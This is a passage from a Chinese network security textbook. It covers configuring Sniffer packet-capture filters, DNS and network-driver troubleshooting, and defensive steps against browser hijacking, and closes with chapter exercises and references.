


图 7.33　可访问用户和组设置

可以设置数据备份，如图 7.34 所示。




图 7.34　数据备份设置

3. 使用 Sniffer 进行捕包分析

(1)　使用前的准备，如图 7.35 所示。




图 7.35　使用前的准备

(2) 定义希望捕获的协议的数据包，如图 7.36 所示。




图 7.36　定义数据包

(3) 定义捕获数据包的缓冲区，如图 7.37 所示。




图 7.37　定义捕获数据包的缓冲区

(4) 将定义的过滤规则应用于捕获中，如图 7.38 所示。

Select Filter
General
Select a filter for capture:
Capture
Default
harbour
Address
Type: IP
Mode: Include
10.1.30.100 <--- Any
10.1.1.1 <--> Any
Advanced
Protocol: DNS(TCP), FTP, HTTP, NETBIOS(
64 < Packet size < 1800
Buffer
Buffer size: 40 Meg. Byte
Buffer action: Wrap
确定
取消

图 7.38　将定义的过滤规则应用于捕获中

(5) 捕获数据包时的可选项，如图 7.39 所示。




图 7.39　捕获数据包时的可选项

7.7.2　工作实践常见问题解析

1. DNS 服务器的问题

当 IE 无法浏览网页时，可先尝试用 IP 地址来访问，如果可以访问，那么应该是 DNS 出了问题，造成这种问题的原因主要有以下两种。

一种可能是连网时获取 DNS 出错或 DNS 服务器本身的问题，这时用户可以在网络的属性里手动指定 DNS 服务器地址(地址可以是用户当地 ISP 提供的 DNS 服务器地址，也可以用其他地方可正常使用的 DNS 服务器地址)。操作方法：依次选择【控制面板】→【网络拨号连接】→【本地连接】→【属性】→【TCP/IP 协议】→【属性】→【使用下面的 DNS 服务器地址】选项，然后输入要使用的 DNS 服务器地址。不同的 ISP 有不同的 DNS 地址。有时候因为路由器或网卡的问题，无法与 ISP 的 DNS 服务连接，这种情况下可把路由器关一会儿再开，或者重新设置路由器。

另外一种可能是本地 DNS 缓存出现了问题。为了提高网站访问速度，系统会自动将已

经访问过并获取 IP 地址的网站存入本地的 DNS 缓存里，一旦再对这个网站进行访问，则不再通过 DNS 服务器，而是直接从本地 DNS 缓存取出该网站的 IP 地址进行访问。所以，如果本地 DNS 缓存出现了问题，也会导致网站无法访问。此时，可以选择【开始】→【运行】命令，在【运行】对话框中输入 ipconfig /flushdns 命令后单击【确定】按钮，对本地 DNS 缓存进行重建。

2. 网络协议和网卡驱动的问题

IE 无法浏览有可能是网络协议(特别是 TCP/IP 协议)或网卡驱动损坏导致的，此时可尝试重装网卡驱动和网络协议。


IE 浏览器被迫连接某网站的解决办法如下。

第一，右击 IE 浏览器，选择【属性】选项，在弹出的对话框中检查 Internet 选项设置【主页】项是否被修改，如果是请改为空白页，并清空 IE 的临时文件夹。

第二，升级“瑞星杀毒软件”至最新版，查杀内存中是否有病毒运行(只查杀内存即可)。

第三，选择【开始】→【运行】命令，在弹出的【运行】对话框中输入“msconfig”命令后单击【确定】按钮，打开【系统配置实用程序】对话框，检查【启动】项所记录的每个不明启动项的文件名及所在路径，并取消这些自动启动项。

第四，按 Ctrl+Alt+Del 组合键，打开【Windows 任务管理器】对话框，检查【进程】中是否有和启动项中同名的程序在运行，尝试结束该进程。注意：攻击程序很可能与某些系统程序同名，即恶意攻击程序伪装成系统进程运行。也许会有两个同名进程存在，这很可能就是你要找的凶手。



本章习题

一、选择题

1. 下面(　　)不属于 Web 服务器存在的主要漏洞。
   A. 物理路径泄露　　B. CGI 源代码泄露　　C. 目录遍历　　D. DOX
2. 下面(　　)不是 ActiveX 控件组成的要素。
   A. 属性　　B. 方法　　C. 目标　　D. 事件

二、思考题

1. Web 安全性问题主要表现在哪些方面？
2. 如何对 ActiveX 控件的漏洞进行安全防范？
3. Web 服务器的安全设置有哪些方面？
4. 浏览器劫持后会有哪些异常现象？
5. 如何检测浏览器是否被劫持？

参 考 文 献

[1] 陈昶，杨艳春. 计算机网络安全案例教程[M]. 北京：北京大学出版社，2008.

[2] 袁津生，吴砚农. 计算机网络安全基础[M]. 北京：人民邮电出版社，2002.

[3] 薛庆水，朱元忠. 计算机网络安全技术[M]. 大连：大连理工大学出版社，2008.

[4] 戴红，王海泉，黄坚. 计算机网络安全[M]. 北京：电子工业出版社，2004.

[5] 李光文. 计算机网络安全[M]. 武汉：湖北人民出版社，2003.

[6] 杨诚，尹少平. 网络安全基础教程与实训[M]. 北京：北京出版社，2005.

[7] 邓志华，朱庆. 网络安全与实训教程[M]. 北京：人民邮电出版社，2005.